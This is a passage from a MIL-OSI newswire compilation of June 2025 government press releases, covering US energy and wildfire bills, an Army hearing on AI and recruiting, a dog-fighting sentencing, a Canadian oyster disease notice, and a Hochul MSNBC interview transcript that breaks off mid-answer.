    “For four years, Joe Biden and woke Democrats took a sledgehammer to American energy production,” said Sen. Tuberville. “We need to rein-in blue states who caved to the climate-cult and imposed ridiculous regulations that are deeply unpopular with hardworking Americans. Thankfully, President Trump is working around the clock to unleash America’s energy potential. I’m proud to join my colleagues to support President Trump, restore American energy dominance, and preserve consumer choice.”
    “I am an energy guy from an energy-rich state. I know how important freedom of energy production is – which is why I’m proud to introduce Energy Choice Act of 2025. President Trump has stated the need to unleash American energy, and this bill helps facilitate just that. We have too great an energy crisis in this country, and we don’t have the luxury of picking the winners and losers when it comes to energy production. Americans ought to have the right to choose what is best for their energy needs,”said Sen. Justice.
    American Exploration and Production Council, American Gas Association, American Public Gas Association, Americans for Prosperity, Consumer Energy Alliance, Energy Marketers of America, GPA Midstream Association, GPSA Midstream Suppliers, Hearth, Patio & Barbecue Association, National Association of Home Builders, National Association of Oil and Energy Service Professionals, National Energy and Fuels Institute, National Propane Gas Association, Plumbing Heating Cooling Contractors – National Association, Pool & Hot Tub Alliance have endorsed the bill.
    U.S. Representative Nick Langworthy (R-NY-23) is leading the effort in the House of Representatives.
    Read full text of the bill here. 
    Senator Tommy Tuberville represents Alabama in the United States Senate and is a member of the Senate Armed Services, Agriculture, Veterans’ Affairs, HELP and Aging Committees.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Tuberville Talks Recruiting, AI, and Quantum Computing with Top Army Officials at SASC Hearing

    US Senate News:

    Source: United States Senator for Alabama Tommy Tuberville
    WASHINGTON – Today, U.S. Senator Tommy Tuberville (R-AL) spoke with the Honorable Daniel Driscoll, Secretary of the Army, and General Randy George, Chief of Staff of the Army, during a Senate Armed Services Committee (SASC) hearing. Sen. Tuberville spoke with the top Army officials about the quality of recruits in the Army, ways to leverage Artificial Intelligence (AI), and Quantum Computing in the military.
    Read Sen. Tuberville’s remarks below or on YouTube or Rumble.
    ON RECRUITING REQUIREMENTS IN THE ARMY:
    TUBERVILLE: “Thank you. Good morning, gentlemen. Congratulations on your recruiting.
    I know how hard that is in my former profession, getting the right people. General, are we keeping our qualifications, discipline, values, and physical requirements when we recruit these people?”
    GEORGE: “I think we definitely are, Senator, and one of the things that we have been having discussions [on] is how we’re raising our standards because of what, you know, what we’re having [come] in and doing that. So, we’ve had fewer at the Future Soldier Prep Course. We’re gonna keep that as an option. We do have times where we have some really brilliant soldiers out there that maybe need to spend a couple of weeks getting in a little bit better shape to join our formation. And that’s what that’s for, but [we are] really pleased with the path that we’re on.”
    TUBERVILLE: “As long as we’re putting them through that, and they can handle it—”
    GEORGE: “Yep.”
    TUBERVILLE: “Again, I’ve been through that before. A lot of people need to get in better shape.”
    ON AI IN THE ARMY:
    TUBERVILLE: “In Secretary Hegseth’s memo directing the Army Transformation Initiative, it states that the Army will begin enabling AI driven Command and Control by 2027. Secretary Driscoll, how will the Army be using Artificial Intelligence to help decision making?”
    DRISCOLL: “Senator, we think of the Army as kind of two discrete functions when General George and I talk about it. One is like a large enterprise business that moves people and things across the country and the world. The other is hopefully an incredibly lethal killing machine and war fighting machine. And so, I think AI and Generative AI will meaningfully impact both spaces. The first thing we’re working on is creating a data layer that basically allows for our people and our things and our sensors to all communicate in near real time. On the war fighting function, once you can have that occur, you can layer-in Generative AI for things like fires targeting, or air and missile defense—it’s incredibly valuable. I would estimate that we’ll start to see that at scale in kind of 12-18 months. On the Army and enterprise business side, we’re incredibly optimistic. We have 200 plus enterprise systems right now that are oftentimes siloed. Oftentimes we’ve had software created just for us that we have to maintain that is decades out of date, and we think Generative AI will be able to help us with all sorts of tasks in the coming months. I’m excited to announce, or just give credit to the recruiting team, [that] they’ve onboarded a very common CRM—customer relationship management—tool called Salesforce. Generative AI can be applied to a lot of the things that we do as we recruit soldiers and bring them into the Army.”
    TUBERVILLE: “Thank you. You know, right outside the gate at Redstone Arsenal—Secretary, have you been there yet?”
    DRISCOLL: “Would you mind repeating that?”
    TUBERVILLE: “Have you been to Redstone Arsenal in Huntsville yet?”
    WICKER: “What state is that in?” 
    TUBERVILLE: “That’s in Alabama.”
    DRISCOLL: “I have.”
    ON QUANTUM COMPUTING: 
    TUBERVILLE: “Okay. If you haven’t, we need to get in there. And by the way, you’re making decisions and transforming our military. I’m good with that. You’re actually cutting some contracts and things in my state. If it helps [save taxpayer dollars], I’m all for it. And so, we’ll work with you as much as we can. 
    But right outside the gate at Redstone, a partnership between Davidson Technologies and D-Wave have completed the assembly of a quantum computer system that should be soon complete [with] its calibrations and readiness tests. Secretary, how can the Army leverage these new systems in successfully implementing its transformation and optimize the future the right way?”
    DRISCOLL: “Senator Slotkin and I were at a dinner a couple nights ago talking about quantum computing. And what quantum computing is going to be able to do to help our ability to process information as human beings is otherworldly. It [can be used for] something as simple as convoy routes for transportation all the way up to—you could probably start to plan out where should you put air and missile defense systems and how would they react in near real time to threats. And so, any sort of innovation like that we are completely supportive of.”
    TUBERVILLE: “Thank you. A lot of good things going on, especially with AI. I hope we all understand too that for AI and all the future big tech stuff, we’re gonna need energy, big time. China doubles our energy every three years that we have in this country. We’re way behind, and we can talk about all these technologies that we want. Unless we have energy, which is gonna be, should be, a national security threat, then we’re gonna have huge problems. If you agree with that, Secretary.”
    DRISCOLL: “Yes.”
    TUBERVILLE: “General?”
    GEORGE: “Yes, Senator. I do.”
    TUBERVILLE: “Yeah. I would hope we start talking about it a lot more. Make sure that, you know, with all these things we got coming down the pipe that we have the availability to number one, be able to build them and number two, have the energy to run all of our data centers and mega data centers in the future. Thank you, Mr. Chairman.”
    Senator Tommy Tuberville represents Alabama in the United States Senate and is a member of the Senate Armed Services, Agriculture, Veterans’ Affairs, HELP and Aging Committees.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI Russia: Dmitry Patrushev and Kirov Region Governor Alexander Sokolov discussed agricultural development and regional environmental issues

    Translation. Region: Russian Federal

    Source: Government of the Russian Federation – An important disclaimer is at the bottom of this article.

    Deputy Prime Minister Dmitry Patrushev held a working meeting with Kirov Region Governor Alexander Sokolov. They discussed the development of the region’s agro-industrial complex, as well as the environmental agenda.

    The Kirov Region maintains its position in the ranking of regions – leaders in milk production volume, according to this indicator it is among the five largest in the Russian Federation. It constantly demonstrates growth. Last year, Kirov livestock breeders received almost 860 thousand tons of milk.

    The sowing campaign is coming to an end in the region. Spring crops have been sown on about 300 thousand hectares (more than 84% of the area). Dmitry Patrushev drew attention to the fact that farmers must be provided with all the necessary resources to carry out field work.

    The meeting also discussed issues of ecology and nature conservation. The Deputy Prime Minister noted that the Kirov Region is rich in forest resources and issues related to forest management are strategic for the socio-economic development of the region.

    Alexander Sokolov spoke about the development of the waste management system in the Kirov Region. By 2030, the region plans to create 10 solid municipal waste management infrastructure facilities. The most significant project for the region is the construction of the Central waste processing complex in the Slobodskoy District. The enterprise will become one of the elements of the smart waste collection system, its sorting and processing into raw materials for further production.

    The meeting summed up the results of the implementation of the national project “Ecology” in the region. In the Kirov region, six unauthorized dumps were eliminated, measures were taken to preserve forests and improve the system of handling solid municipal waste. Almost 3 billion rubles were allocated from the federal budget for these purposes.

    Within the framework of the new national project “Environmental Well-being”, which was launched this year, work in these areas will continue.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    June 6, 2025
  • MIL-OSI Canada: Detection of Dermo in oysters in Newfoundland and Labrador

    Source: Government of Canada News

    The Canadian Food Inspection Agency (CFIA) has confirmed the presence of Dermo (also known as Perkinsosis) in oyster samples collected in Notre Dame Bay, Newfoundland and Labrador. Dermo does not pose a risk to human health or food safety, but it can cause increased oyster mortality and decreased growth rates. This is the first confirmed case of Dermo in Newfoundland and Labrador.

    To limit the spread of the disease, the CFIA, Fisheries and Oceans Canada (DFO) and the Newfoundland and Labrador Department of Fisheries, Forestry and Agriculture are working together with stakeholders, provincial partners, and Indigenous communities to monitor the situation and take necessary action. These actions are part of the Government of Canada’s One Health approach to prepare for, detect, and manage animal diseases.

    In addition to existing robust protective measures and increased animal surveillance, the CFIA, DFO and the Newfoundland and Labrador Department of Fisheries, Forestry and Agriculture continue to conduct tracing activities and testing of oysters to gain insight into the presence of Dermo in the area. At this time, these response measures include:

    • applying movement controls to oysters in the area;
    • further investigating the potential source of the detection;
    • engaging scientists, producers and harvesters to continue to monitor mollusc health, including notifying CFIA or the Province of sick oysters or when decreased rates of growth or increased mortalities are observed; and
    • ensuring that information regarding detection and movement control information is available to producers.

    MIL OSI Canada News –

    June 6, 2025
  • MIL-OSI USA: Final of 14 Individuals Sentenced for Dog Fighting

    Source: US State of California

    Following a final sentencing hearing today, all 14 defendants convicted in a large-scale federal dog fighting case in Albany, Georgia, have been sentenced to a total of 343 months in prison for dog fighting and other charges.

    “Dog fighting is an odious form of organized crime, and it’s a magnet for other criminal activity,” said Acting Assistant Attorney General Adam Gustafson of the Justice Department’s Environment and Natural Resources Division. “The Justice Department and its local partners, such as the Seminole County, Georgia, Sheriff’s Office, will not tolerate this callous criminal activity.”

    “The brutality of dog fighting, combined with armed drug distribution, negatively affects our community,” said Acting U.S. Attorney C. Shanelle Booker for the Middle District of Georgia. “The collaboration among law enforcement agencies at every level during this investigation and prosecution was essential in bringing these defendants to justice and rescuing abused animals.”

    “The Office of Inspector General is committed to working with all of our law enforcement and prosecutorial partners in pursuing individuals who choose to participate in animal fighting activities and engage in violations involving animal welfare,” said Special Agent in Charge Miles Davis of the Department of Agriculture Office of Inspector General (USDA-OIG).

    Details of the total sentencings is below:

    • Donnametric Miller, of Donalsonville, Georgia – 100 months in prison;
    • Fredricus White, of Panama City, Florida – 35 months in prison
    • Christopher Travis Beaumont, of Panama City, Florida – 30 months in prison;
    • Marvin Pulley, of Donalsonville, Georgia – 30 months in prison;
    • Cornelious Johnson, of Panama City, Florida – 27 months in prison;
    • Terelle Ganzy, of Panama City, Florida – 24 months in prison;
    • Willie Russell, of Blakely, Georgia – 24 months in prison;
    • Brandon Baker, of Panama City, Florida – 20 months in prison;
    • Terrance Davis, of Pansey, Alabama – 20 months in prison;
    • Tamichael Elijah, of Donalsonville, Georgia – 18 months in prison;
    • Timothy Freeman, of Bainbridge, Georgia – time served (15 months in prison);
    • Herman Buggs Jr., of Donalsonville, Georgia – time served (two weeks in prison);
    • Rodrecus Kimble, of Donalsonville, Georgia – one year home confinement; and
    • Gary Hopkins, of Donalsonville, Georgia – six months home confinement.

    In addition to prison sentences, the court also imposed restitution for the costs of care of dogs rescued in this investigation. Under federal law, it is illegal to fight dogs in a venture that affects interstate commerce and to possess, train, transport, deliver, sell, purchase or receive dogs for fighting purposes.

    According to court documents filed in this case, defendants from three states all converged on a property in Donalsonville, Georgia, on April 24, 2022, where they held a large-scale dog fighting event. Law enforcement disrupted the event after a 911 call and rescued 27 dogs that night, including one found in the blood-soaked fighting pit with severe injuries who soon died. The participants used their cars to store injured dogs who had already been fought, as well as those whose handlers were awaiting their turn in the fighting pit. Law enforcement personnel also seized a distribution quantity of methamphetamine.

    Seized cell phones in this case contained evidence of some of the participants’ extensive participation in the dog fighting “industry,” including large group dog fighting text message chains, fight reports, and dog fighting videos and photos, including one of a dog who had been hung to death in a garage. Authorities seized and rescued 78 pit bull-type dogs altogether in this investigation, including 51 recovered during search warrants executed with arrest warrants this spring, sparing them from similar fates.

    The USDA-OIG and detectives with the Seminole County, Georgia, Sheriff’s Office investigated the case. Detectives with the Bay County, Florda, Sheriff’s Office also provided assistance.

    Senior Trial Attorney Ethan Eddy and Trial Attorney Leigh Rendé of ENRD’s Environmental Crimes Section are prosecuting the case with assistance from Criminal Chief Leah McEwen of the U.S. Attorney’s Office for the Middle District of Georgia. Assistant U.S. Attorney Michael Morrill and Paralegal Kristi Cote for the Middle District of Georgia handled a parallel civil forfeiture proceeding to ensure that the dogs did not have to be returned to the defendants. The Seized Canine Program of the U.S. Marshals Service cared for the rescued dogs pending legal process.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI Security: Final of 14 Individuals Sentenced for Dog Fighting

    Source: United States Attorneys General 7

    Following a final sentencing hearing today, all 14 defendants convicted in a large-scale federal dog fighting case in Albany, Georgia, have been sentenced to a total of 343 months in prison for dog fighting and other charges.

    “Dog fighting is an odious form of organized crime, and it’s a magnet for other criminal activity,” said Acting Assistant Attorney General Adam Gustafson of the Justice Department’s Environment and Natural Resources Division. “The Justice Department and its local partners, such as the Seminole County, Georgia, Sheriff’s Office, will not tolerate this callous criminal activity.”

    “The brutality of dog fighting, combined with armed drug distribution, negatively affects our community,” said Acting U.S. Attorney C. Shanelle Booker for the Middle District of Georgia. “The collaboration among law enforcement agencies at every level during this investigation and prosecution was essential in bringing these defendants to justice and rescuing abused animals.”

    “The Office of Inspector General is committed to working with all of our law enforcement and prosecutorial partners in pursuing individuals who choose to participate in animal fighting activities and engage in violations involving animal welfare,” said Special Agent in Charge Miles Davis of the Department of Agriculture Office of Inspector General (USDA-OIG).

    Details of the total sentencings is below:

    • Donnametric Miller, of Donalsonville, Georgia – 100 months in prison;
    • Fredricus White, of Panama City, Florida – 35 months in prison
    • Christopher Travis Beaumont, of Panama City, Florida – 30 months in prison;
    • Marvin Pulley, of Donalsonville, Georgia – 30 months in prison;
    • Cornelious Johnson, of Panama City, Florida – 27 months in prison;
    • Terelle Ganzy, of Panama City, Florida – 24 months in prison;
    • Willie Russell, of Blakely, Georgia – 24 months in prison;
    • Brandon Baker, of Panama City, Florida – 20 months in prison;
    • Terrance Davis, of Pansey, Alabama – 20 months in prison;
    • Tamichael Elijah, of Donalsonville, Georgia – 18 months in prison;
    • Timothy Freeman, of Bainbridge, Georgia – time served (15 months in prison);
    • Herman Buggs Jr., of Donalsonville, Georgia – time served (two weeks in prison);
    • Rodrecus Kimble, of Donalsonville, Georgia – one year home confinement; and
    • Gary Hopkins, of Donalsonville, Georgia – six months home confinement.

    In addition to prison sentences, the court also imposed restitution for the costs of care of dogs rescued in this investigation. Under federal law, it is illegal to fight dogs in a venture that affects interstate commerce and to possess, train, transport, deliver, sell, purchase or receive dogs for fighting purposes.

    According to court documents filed in this case, defendants from three states all converged on a property in Donalsonville, Georgia, on April 24, 2022, where they held a large-scale dog fighting event. Law enforcement disrupted the event after a 911 call and rescued 27 dogs that night, including one found in the blood-soaked fighting pit with severe injuries who soon died. The participants used their cars to store injured dogs who had already been fought, as well as those whose handlers were awaiting their turn in the fighting pit. Law enforcement personnel also seized a distribution quantity of methamphetamine.

    Seized cell phones in this case contained evidence of some of the participants’ extensive participation in the dog fighting “industry,” including large group dog fighting text message chains, fight reports, and dog fighting videos and photos, including one of a dog who had been hung to death in a garage. Authorities seized and rescued 78 pit bull-type dogs altogether in this investigation, including 51 recovered during search warrants executed with arrest warrants this spring, sparing them from similar fates.

    The USDA-OIG and detectives with the Seminole County, Georgia, Sheriff’s Office investigated the case. Detectives with the Bay County, Florda, Sheriff’s Office also provided assistance.

    Senior Trial Attorney Ethan Eddy and Trial Attorney Leigh Rendé of ENRD’s Environmental Crimes Section are prosecuting the case with assistance from Criminal Chief Leah McEwen of the U.S. Attorney’s Office for the Middle District of Georgia. Assistant U.S. Attorney Michael Morrill and Paralegal Kristi Cote for the Middle District of Georgia handled a parallel civil forfeiture proceeding to ensure that the dogs did not have to be returned to the defendants. The Seized Canine Program of the U.S. Marshals Service cared for the rescued dogs pending legal process.

    MIL Security OSI –

    June 6, 2025
  • MIL-OSI USA: Cortez Masto Pushes for Strategic Grazing to Reduce Wildfire Risk

    US Senate News:

    Source: United States Senator for Nevada Cortez Masto

    Washington, D.C. – Today, U.S. Senator Catherine Cortez Masto (D-Nev.) introduced the Strategic Grazing to Reduce the Risk of Wildfire Act, which would direct the Department of the Interior (DOI) and the U.S. Forest Service (USFS) to collaborate with grazing allotment holders, States, Tribes, and local fire departments to create a strategy to use targeted grazing to manage hazardous fuels and reduce risks from wildfires.

    “As the West continues to face the threat of wildfires, it’s essential that we look for ways to protect our communities from devastation,” said Senator Cortez Masto. “This bill takes a wildfire prevention and mitigation strategy that’s been proven to work and puts it in place at the federal level. We must make sure there’s an overarching plan to combat these fires that have become all too frequent.”

    Lisa Levine, Director of the Nevada Rural Electric Association said, “We applaud Senator Cortez Masto for bringing forward this common-sense approach to reducing and mitigating wildfires. Nevada has a rich history of cattle grazing that this legislation utilizes for vegetation management. Delivering affordable electricity that is reliable and resilient is the mission of NREA members. Wildfires pose significant risks to communities and the power grid, preventative tools such as this are key to combatting them. That is why we strongly support this bill.” 

    David Cochran, Reno Fire Department Chief said, “Managing risk associated with wildfire is a collaborative effort that requires state, local, and federal agencies to work together to ensure the safety of communities in high-risk areas and protect the livelihoods of people who depend on public lands. Senator Cortez Masto’s Strategic Grazing to Reduce Risk of Wildfire Act would create a framework through which local fire departments, like the Reno Fire Department, can work with grazing allotment holders and federal land management agencies to strategically reduce hazardous fuels in areas likely to be affected by wildfire. Strategic grazing is a proven tool in the fight against wildfire and this legislation would help to promote its use.”

    Vinson Guthreau, Executive Director of the Nevada Association of Counties said, “The threat of wildfire in Nevada is ever present, and our Counties are on the front lines of responding to those disasters.  NACO’s statewide, 17 county membership appreciates this innovative wildfire mitigation approach to prevent fires before they start while also providing grazing opportunities to the agriculture industry which plays a significant role in our state’s economy.  We commend Senator Cortez Masto for bringing this beneficial and important legislation forward.”

    Martin Paris, Executive Director of the Nevada Cattlemen’s Association said, “Livestock grazing is a proven and cost-effective tool to reduce both the occurrence and severity of wildfires. It helps decrease hazardous fuel loads and prevent the spread of invasive annual grasses. The Nevada Cattlemen’s Association greatly appreciates Senator Cortez Masto for addressing the needs of livestock producers while helping to prevent the devastating impacts of wildfire on rangelands, wildlife, and urban areas alike.”

    Kaitlynn Glover, Executive Director of the Public Lands Council and National Cattlemen’s Beef Association Natural Resources said, “Ranchers and researchers alike know that grazing prevents wildfires. Not only is livestock grazing proven to reduce the risk of catastrophic wildfire, but grazing also reduces the intensity and speed of fire if one breaks out. Western ranchers stand ready to be partners with the federal government in reducing catastrophic wildfire, and Senator Cortez Masto’s strategic grazing legislation is welcomed by rural communities across the West that know all too well the threat that wildfire poses.”

    Historic drought conditions across the West have led to devastating fires that grow in scale and intensity every year. According to the National Interagency Fire Center, since 2015, wildfires have burned over 75 million acres across the West. In Nevada specifically, 8.8 million acres have burned in the past two decades, threatening people’s safety, homes, and livelihoods. They also pose tremendous risk to wildlife and the landscapes that serve as their habitats.

    Pilot programs across the United States, including some in Nevada, have shown that the use of strategic grazing can reduce hazardous fuels and slow the spread of a wildfire. The Strategic Grazing to Reduce the Risk of Wildfire Act directs federal agencies to consider the following in the development of the strategic grazing framework: 

    • Targeting specific high-risk areas for grazing – especially those near populated areas.
    • Using temporary grazing permits to reduce risks caused by annual grasses or invasive grasses like cheatgrass that burn easily and help fires spread more quickly.
    • Recommending the use of strategic grazing when providing technical assistance to communities and Tribes undertaking their own wildfire risk management projects.
    • Reimbursing States, local governments, Tribes, and local firefighting agencies who use strategic grazing on federal lands in coordination with federal land management agencies.

    Read the full bill here.

    Senator Cortez Masto has led efforts to support Nevada firefighters and combat the wildfire crisis in the West, securing billions in the Bipartisan Infrastructure Law and the Inflation Reduction Act to support wildfire risk reduction and new firefighting equipment. In November, she visited the burn scar of the Davis Fire and discussed key resources she’s delivered for wildfires fuels reduction in Northern Nevada. She also ensured all federal wildland firefighters – including many working in Nevada – got a significant pay raise in 2023 and helped designate the Sierra and Elko Fronts as Wildfire Crisis Strategy Landscapes for wildfire prevention efforts.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Deluzio Celebrates $1 Million Federal Grant to Crafton Borough for New Sewer Infrastructure

    Source: US Congressman Chris Deluzio (PA)

    CARNEGIE, PA — Today, Congressman Chris Deluzio (PA-17) celebrated that $991,758 in Environmental Protection Agency (EPA) funds have been awarded to Crafton Borough. The grant will support the Broadhead Sewer Separation Project—a $7.4 million project that will separate the sanitary and stormwater sewer systems. This infrastructure improvement will prevent combined sewer overflows—when heavy rainfall overwhelms a sewer system and forces raw sewage into local waterways. It will improve water quality and public health in the Chartiers Creek and Ohio River watersheds.

    “Everyone should have peace of mind that the water in their local creeks and rivers is clean and safe,” said Congressman Deluzio. “But our outdated infrastructure can make that hard. This federal investment will support local construction jobs and help clean up Chartiers Creek and the Ohio River, keeping dangerous pollution from getting into our water and making us all safer and healthier. I thank former Congressman Conor Lamb for his work back in 2022 in the 117th Congress supporting this project.” 

    The project includes the installation of new storm sewer pipes, inlets, and manholes, and the reconstruction of streets, curbs, gutters, sidewalks, and handicap ramps. Project bid documents are currently being finalized. 

    “We are thrilled and deeply grateful to receive federal funding towards the Broadhead Ave Sewer Separation Project, which represents a crucial investment in protecting the health of our local waterways and the broader Allegheny County creek and river systems. This project will make a meaningful difference for our community’s environmental future, and we truly appreciate Congressman Deluzio’s unwavering support for Crafton and our entire region,” said John Oliverio, Crafton Borough Council President.  

    The funding was awarded by an act of Congress, the Fiscal Year 2023 Consolidated Appropriations Act, which allocated $1.47 billion for 715 water infrastructure projects administered through EPA’s community grants. The funding bill was signed into law in December of 2022, and the EPA has now completed its reviews and formally announced grant awardees.  

    The Trump Administration’s efforts to freeze funding and pause federal grants has created significant uncertainty for grantees, varying by agency and program. As of now, the courts have paused many of these freezes. However, Congressman Deluzio will continue to monitor these developments and fight to make sure this congressionally-authorized funding continues going to projects that make life better for Western Pennsylvanians. If you are the recipient of a federal grant and have been notified that this funding is no longer available to you or are experiencing other issues accessing your lawfully appropriated funds, please share your concerns with Congressman Deluzio’s office at PA17Grants@mail.house.gov.   

    ###

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Wasserman Schultz Leads Over Fifty House Democrats in Legal Defense of TPS for Venezuelans

    Source: United States House of Representatives – Representative Debbie Wasserman Schultz (FL-23)

    “The Executive Branch advances an interpretation of the TPS statute that, in essence, rewrites the statute to claim a power that Congress did not delegate,” said the Members in the brief’s introduction and summary. “Further, the Executive Branch asserts an interpretation of the TPS statute that leaves no role for the judiciary.”

    Washington, DC – Today, U.S. Representative Debbie Wasserman Schultz (FL-25) led 54 Democratic Members of Congress to support and defend Venezuelans from the Trump Administration’s baseless termination of Temporary Protected Status (TPS) by filing an amicus brief with the United States Court of Appeals for the Ninth Circuit in National TPS Alliance v. Noem.

    This filing follows the Supreme Court’s decision to allow Secretary of Homeland Security Kristi Noem to proceed with rapidly revoking the lawful status of Venezuelans while the case moves forward. Before its ruling, Wasserman Schultz led 48 Democrats in a similar brief to the Supreme Court. 

    “The Executive Branch advances an interpretation of the TPS statute that, in essence, rewrites the statute to claim a power that Congress did not delegate,” said the Members in the brief’s introduction and summary. “Further, the Executive Branch asserts an interpretation of the TPS statute that leaves no role for the judiciary.”

    The brief continues, “Amici, drawing on their experience and expertise as members of Congress, explain how these offered interpretations are incorrect and further explain that the TPS statute does not allow for vacatur…noting the long history of bipartisan Congressional support for temporary protected status for Venezuelans who fled dangerous conditions in their country, conditions that persist today.”

    Wasserman Schultz was joined by House Judiciary Committee Ranking Member Rep. Jamie Raskin (MD-8), House Committee on Homeland Security Ranking Member Rep. Bennie Thompson (MS-2), House Rules Committee Ranking Member Rep. James McGovern (MA-2), House Committee on Small Business Ranking Member Rep. Nydia Velazquez (NY-7), House Committee on Agriculture Ranking Member Rep. Jared Huffman (CA-2), Congressional Hispanic Caucus Chair Rep. Adriano Espaillat (NY-13), and House Progressive Caucus Chair Rep. Greg Casar (TX-35), as well as all Democratic Members of the Florida Congressional Delegation.

    Additional signers include Reps. Judy Chu (CA-28), Jerry Nadler (NY-12), Eleanor Holmes Norton (DC-00), John Larson(CT-01), Jan Schakowsky (IL-09), Kathy Castor (FL-14), Steve Cohen (TN-09), Henry C. (“Hank”) Johnson, Jr. (GA-04), Paul Tonko (NY-20), Frederica S. Wilson (FL-24), Dina Titus (NV-01), Emanuel Cleaver II (MO-05), Lois Frankel (FL-22), Juan Vargas (CA-52), Donald S. Beyer, Jr. (VA-08), J. Luis Correa (CA-46), Pramila Jayapal (WA-07), Darren Soto (FL-09), Robin L. Kelly(IL-02), Steven Horsford (NV-04), Veronica Escobar (TX-16), Lizzie Fletcher (TX-07), Jesús G. “Chuy” García (IL-04), Sylvia R. Garcia (TX-27), Alexandria Ocasio-Cortez (NY-14), Mary Gay Scanlon (PA-05), Rashida Tlaib (MI-12), Shontel Brown (OH-11), Troy Carter (LA-02), Nikema Williams(GA-05), Sheila Cherfilus-McCormick (FL-20), Maxwell Alejandro Frost (FL-10), Jasmine Crockett (TX-30), Robert Garcia (CA-42), Glenn Ivey (MD-04), Sydney Kamlager-Dove (CA-37), Summer L. Lee (PA-12), Jared Moskowitz (FL-23), Delia C. Ramirez (IL-03), Andrea Salinas (OR-06), Gabe Amo (RI-01), Janelle Bynum (OR-05), Sarah Elfreth (MD-03), Cleo Fields (LA-06), Dave Min (CA-47), and Luz Rivas(CA-29).

    Wasserman Schultz, who co-chairs the Venezuela Democracy Caucus, also recently partnered with Reps. Darren Soto(FL-9) and María Elvira Salazar (FL-27) to sponsor bipartisan legislation to reverse Trump’s termination of TPS for Venezuelans and redesignate protections. 

    The full amicus brief can be found here.

    ####

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Governor Hochul on “The Last Word With Lawrence O’Donnell”

    Source: US State of New York

    ast night, Governor Kathy Hochul was a guest on MSNBC’s “The Last Word with Lawrence O’Donnell.”

    AUDIO: The Governor’s interview is available in audio form here.

    A rush transcript of the Governor’s remarks is available below:

    Lawrence O’Donnell, MSNBC: Joining us now is Democratic Governor Kathy Hochul of New York. Governor, thank you very much for joining us.

    Governor Hochul: Great to see you again, Lawrence.

    Lawrence O’Donnell, MSNBC: I want to begin with this point about Congressman Michael Lawler. This used to be completely bipartisan in Congress. If you had a government office in your district, near your district — like Social Security — helpful to your community. The President, the administration of your party would never close that ever. Because you as a Republican or a Democrat with a Democratic president, if they were even thinking of it, if it was ever on a list, you’d get in there, you’d fight for it, you’d keep it open. That didn’t happen here.

    Governor Hochul: That shows how insignificant the members of Congress are. All the power has been ceded to the other end of Pennsylvania Avenue. It’s all in Donald Trump’s hands, and they’re sitting there on their hands silent, afraid to say a word, because he might help somebody in a primary against them. They’ve been paralyzed in action. And as a result, if one single person — Mike Lawler, Elise Stefanik, anybody else who thinks they’re running for higher office — any one of them had voted against this bill, it would’ve been dead.

    They did not look out for the rural hospitals in their districts that will close, the thousands of people thrown out of jobs in an area where it’s hard to get work in our red parts of our state, the most rural areas. I know them so well — my old district.

    Mike Lawler letting that Social Security office close — it serves seven counties. Now people have to travel over an hour and a half. Some have to go to Connecticut to get services. And if you’re walking into an office for social services — Social Security services — you’re usually an elderly person, can’t get around, you haven’t figured out how to use your computer, and you’re showing up in person and now you have to travel over an hour. Thank you, Mike Lawler. Thank you, Republican members of Congress. Because you clearly don’t give a damn about the people who put you in office.

    Lawrence O’Donnell, MSNBC: In Upstate New York — the areas we’re talking about now — the frequent hospitals are one of the very big employers. What do Medicaid cuts of this scale mean to those hospitals?

    Governor Hochul: Hospitals will lose $3 billion in the State of New York per year. We can’t help solve that problem. This is federal dollars that we need to have here. It is a major employer. Like I said, when I represented seven very rural counties in the reddest part of our state and Congress, I’d always wanted to see who the employers are when I went to visit. The hospital was always the largest, then sometimes it was the prisons, then it was county government. It took a long time to get a private employer because these were people who got their jobs, they worked hard, they struggle. It’s hard to recruit doctors, so they’re always living on the margin. So this basically says it’s not just going to close for Medicaid recipients, it’s going to close for everybody.

    When your kid gets sick and needs emergency care, your parents are having a heart attack, mom or dad are sick, you’re not going to have a hospital to get them to it. That’s how serious this is.

    Lawrence O’Donnell, MSNBC: The Medicaid is the single biggest payer for nursing homes, not just in New York State, but throughout the country, pays about 40 percent of the revenue to nursing homes. What does it mean for nursing homes?

    Governor Hochul: One hundred thousand people in the State of New York who are in nursing homes will lose their Medicaid coverage. Now, what are the options? If you’re in a nursing home, you’re usually in a difficult situation, right? Are you going back to your family’s couch, your grandchildren, going to live in their spare bedroom? It does not have a path forward.

    That’s why the insanity of this bill has to be stopped in the Senate. I never thought I’d be relying on the Republican Senate to bail out our country. But that just shows how desperate we’ve become, that we’re counting on them to do the right thing.

    Lawrence O’Donnell, MSNBC: And if there’s any changes in it — I mean, you used to work in the Congress, you know how it goes. If there’s any changes in it in the Senate, it goes back to the House. Mike Lawler gets another vote on this in the House. The pressure would be on the New York House Republicans, once again, if it goes back to the House.

    Governor Hochul: Well, even if he sees the light and all the constituents that are really unhappy with him right now, force him to change his vote, you’ll never walk away from that first one. You’ll never be able to walk away from that.

    Lawrence O’Donnell, MSNBC: This is all happening at the same time where Donald Trump is imposing tariffs that the Trade Court has said are all completely illegal. You’re a border state with Canada. You do an awful lot of trade across that border every single day that’s important for all of New York. What are the Trump tariffs doing to your state?

    Governor Hochul: The Trump tax is devastating for the State of New York. We have 450 miles of shared border. We’re basically neighbors. We don’t even think of them as a foreign country at all. And so we have a $50 billion trade balance, and what that means is it’s farmers who can’t export into Canada, New York, because they won’t accept our goods and nothing is coming our way because they can’t afford it.

    One farmer told me that it’s going to cost him $10,000 more a month. These people live on the margins. They have a bad crop. The chickens have to be killed because of bird flu. I mean, they’re always struggling and the cost of everything from aluminum to steel to the shavings that they get to put in the stalls because we get them from the trees in Canada — we have such a synergy with them.

    But it’s not just the crops and the business going back and forth and the trade of commodities, it’s also the tourism. Tourists are not coming over. They used to fill the stadium in Buffalo because Buffalo Bisons, they’re an affiliate of the Toronto Blue Jays. They usually see a third of the people going to Buffalo Bills games and hockey games and our small tourism towns up in the North country, Lake Placid and Saranac Lake, and Plattsburgh, Lake George.

